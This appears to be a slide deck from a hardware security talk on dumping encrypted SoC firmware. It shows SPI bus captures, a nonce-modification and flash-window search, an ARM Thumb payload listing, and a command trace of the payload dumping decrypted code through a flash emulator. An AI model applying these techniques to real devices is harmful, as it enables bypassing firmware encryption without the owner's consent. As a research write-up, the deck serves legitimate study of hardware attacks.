


# KEEP IT SIMPLE


OriginalNonce  
SPI Serial-In

ModifiedNonce  
SPI Serial-In




# FAST FWD





**One of many captures was a standout**

**Reconfirmed it wasn't an anomaly**



**Iterate over where its being stored in flash to determine where it actually is (0xa7f0-0x200000)**

- Make window smaller and smaller until it stopped
- Backup until it works again

🎉 0x1d4744 - 0x1d4747




# NOW WHAT

# How to get the encrypted firmware?

# Header Config specifies BURSTCMDA/B Registers

- these control how the SoC talks to the SPI flash
  - reconfigure to use single mode (0x03)



# PROGRESS

Slowing down the target to Single SPI allows capture, showing the SoC accessing the payload at 0x1d4744

CMD	ADDRESS	DATA
NORMAL READ(0X03)	1D 47 44	00 BF 00 BF 00 BF 00 BF
NORMAL READ(0X03)	1D 47 60	00 BF 00 BF 00 BF 00 BF


# ALMOST THERE

**SPI only does decryption in ‘Auto’ mode, which only allows reading.**

**‘Manual’ mode allows writing to SPI, but cannot read decrypted and payload fails to continue.**

- Auto Mode: up-to 32 Mbyte transparent Code access for XIP (Execute-In-Place) and Data access with 3-byte and 4-byte addressing modes
- Manual Mode: Direct register access using the QSPIC register file
- Decrypt on-the-fly (AES-256b-CTR) capability while in auto mode operation

# THE OWL



C2 F2 03 02	movt r2, #0x2003
10 46	mov r0, r2
4F F0 4F 01	mov.w r1, #0x4f
00 F8 01 1B	strb r1, [r0], #1
4F F0 F0 01	mov.w r1, #0xf0
00 F8 01 1B	strb r1, [r0], #1
4F F0 60 01	mov.w r1, #0x60
00 F8 01 1B	strb r1, [r0], #1
4F F0 50 01	mov.w r1, #0x50
00 F8 01 1B	strb r1, [r0], #1
4F F0 00 01	mov.w r1, #0
00 F8 01 1B	strb r1, [r0], #1
4F F0 F1 01	mov.w r1, #0xf1
00 F8 01 1B	strb r1, [r0], #1
4F F0 8C 01	mov.w r1, #0x8c
00 F8 01 1B	strb r1, [r0], #1
4F F0 00 01	mov.w r1, #0
00 F8 01 1B	strb r1, [r0], #1
4F F0 42 01	mov.w r1, #0x42
00 F8 01 1B	strb r1, [r0], #1
4F F0 F2 01	mov.w r1, #0xf2
00 F8 01 1B	strb r1, [r0], #1
4F F0 0D 01	mov.w r1, #0xd
00 F8 01 1B	strb r1, [r0], #1
4F F0 61 01	mov.w r1, #0x61
00 F8 01 1B	strb r1, [r0], #1
4F F0 CF 01	mov.w r1, #0xcf
00 F8 01 1B	strb r1, [r0], #1
4F F0 F2 01	mov.w r1, #0xf2
00 F8 01 1B	strb r1, [r0], #1
4F F0 02 01	mov.w r1, #2
00 F8 01 1B	strb r1, [r0], #1

# THE OWL

```
0x99 (reset)
0x03 @ 0x00002074 (read)
0x03 @ 0x0000000a (read)
0x03 @ 0x0000000e (read)
0x03 @ 0x00000012 (read)
0x03 @ 0x00000014 (read)
0x03 @ 0x00000016 (read)
0x06 (write enable)
0x01 (write status register)
0x05 (read status register)
0x03 @ 0x00002400 (read)
0x03 @ 0x00002404 (read)

...
...
0x03 @ 0x000025f8 (read)
0x03 @ 0x000025fc (read)
0x03 @ 0x00fd4744 (read) <---- TRANSITION TO STAGE 1
0x03 @ 0x00fd4760 (read)
0x03 @ 0x00fd4780 (read)

...
...
0x03 @ 0x00fd4f60 (read)
0x03 @ 0x00fd4f80 (read)
0x11 @ 0x00004 [REDACTED] (EM100 specific) <---- STAGE 2 DUMPING DECRYPTED APP
0x11 @ 0x00006 [REDACTED] (EM100 specific)
0x11 @ 0x00000 [REDACTED] (EM100 specific)
0x11 @ 0x00008 [REDACTED] (EM100 specific)
```



# **DONE.**

**COMPUTERS ARE THE WORST.**